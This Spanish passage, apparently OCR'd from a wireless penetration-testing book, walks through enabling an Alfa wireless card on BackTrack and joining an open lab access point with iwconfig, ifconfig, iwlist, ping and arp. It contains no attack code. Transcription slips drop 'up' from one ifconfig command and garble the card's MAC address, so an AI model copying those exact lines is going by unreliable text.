
Nosotros vamos a usar la tarjeta inalámbrica Alfa con el ordenador portátil de pruebas de penetración. Por favor, siga estas instrucciones paso a paso para configurar su tarjeta:

1. Conecte la tarjeta a uno de los puertos USB del ordenador portátil BackTrack y arránquelo.

2. Una vez conectado, abra una terminal de consola y escriba iwconfig. Su pantalla será similar a lo siguiente:



Como puede ver, wlan0 es la interfaz inalámbrica creada para la tarjeta inalámbrica Alfa. Escriba ifconfig wlan0 para levantar el dispositivo de red. A continuación, escriba ifconfig wlan0 para ver el estado actual de la interfaz:




3. La dirección MAC 00:C0:ca:3e:bd:93 debe coincidir con la dirección MAC de su tarjeta escrita en Alfa. Esta es una manera rápida para asegurarse de que ha habilitado la interfaz correcta.

BackTrack incluye todos los controladores necesarios para la tarjeta Alfa. Tan pronto como la máquina arranca, la tarjeta es reconocida y se le asigna la wlan0 interfaz de red. Por defecto, todas las interfaces de red en BackTrack se desactivan en el arranque. Hemos habilitado la interfaz con el comando ifconfig. Ahora nuestra tarjeta de Alfa está en marcha y funciona.


◉ CONEXIÓN AL PUNTO DE ACCESO

Ahora vamos a buscar la forma de conectar con el punto de acceso mediante la tarjeta wireless Alfa. Nuestro punto de acceso tiene un SSID **Wireless Lab** y no utiliza ningún tipo de autenticación.

1. Veamos primero qué redes inalámbricas está detectando nuestra tarjeta Alfa. Emita el comando iwlist wlan0 scanning y encontrará una lista de redes en las cercanías:




2. Desplácese hacia abajo, debería encontrar la red Wireless Lab en esta lista. En mi configuración, se detecta como Cell 05, pero puede ser diferente de la suya. El campo contiene el nombre ESSID de la red:




3. Varios puntos de acceso pueden tener el mismo SSID, compruebe que la dirección MAC se menciona en el campo Address por encima de la MAC del punto de acceso. Es una forma rápida y fácil para obtener la dirección MAC que se encuentra debajo del punto de acceso o usando la configuración de GUI basado en web.

4. Ahora, ejecute el comando iwconfig wlan0 essid "Wireless Lab" y luego iwconfig wlan0 para comprobar el estado. Si se ha conectado al punto de acceso, debería ver la dirección MAC en el punto de acceso: se visualiza en la salida de iwconfig, como se muestra en la siguiente pantalla:




5. Sabemos que el punto de acceso tiene una interfaz de gestión de dirección IP "192.168.0.1" que describe su manual. Por otra parte, esta es la misma que la dirección IP del router por defecto cuando se ejecuta el comando route -n. Vamos a poner nuestra dirección IP en la misma subred mediante la emisión de la orden ifconfig wlan0 192.168.0.2 netmask 255.255.255.0 up. Compruebe que se ha ejecutado correctamente escribiendo ifconfig wlan0 y controlando la salida del comando:




6. Ahora vamos a hacer ping al punto de acceso con el comando ping 192.168.0.1. Si la conexión de red se ha configurado correctamente, entonces usted debe ver las respuestas desde el punto de acceso. Tiene la posibilidad de emitir un arp -a para verificar que la respuesta viene desde el punto de acceso. Usted debe ver que la dirección MAC de la IP 192.168.0.1 es la dirección del punto de acceso MAC que hemos señalado anteriormente. Es importante señalar que algunos de los puntos de acceso más recientes podrían tener deshabilitada la respuesta a los paquetes ICMP Echo Request.

Esto se hace normalmente para lograr que el punto de acceso sea más seguro fuera de la caja, con sólo las opciones mínimas de configuración disponibles. En tal caso, podría tratar de abrir un navegador y acceder a la interfaz Web para verificar que la conexión está funcionando.



7. En el punto de acceso se puede verificar la conectividad observando los logs de conexión. Como se puede ver en el registro siguiente, la dirección MAC de la tarjeta inalámbrica 00:c2:ca:3a:93 se ha registrado:



Acabamos de conectarnos a nuestro punto de acceso con éxito a partir de BackTrack con nuestra tarjeta inalámbrica Alfa como dispositivo inalámbrico. También nos enteramos de cómo verificar que una conexión se ha establecido, tanto en el cliente inalámbrico y del lado del punto de acceso.

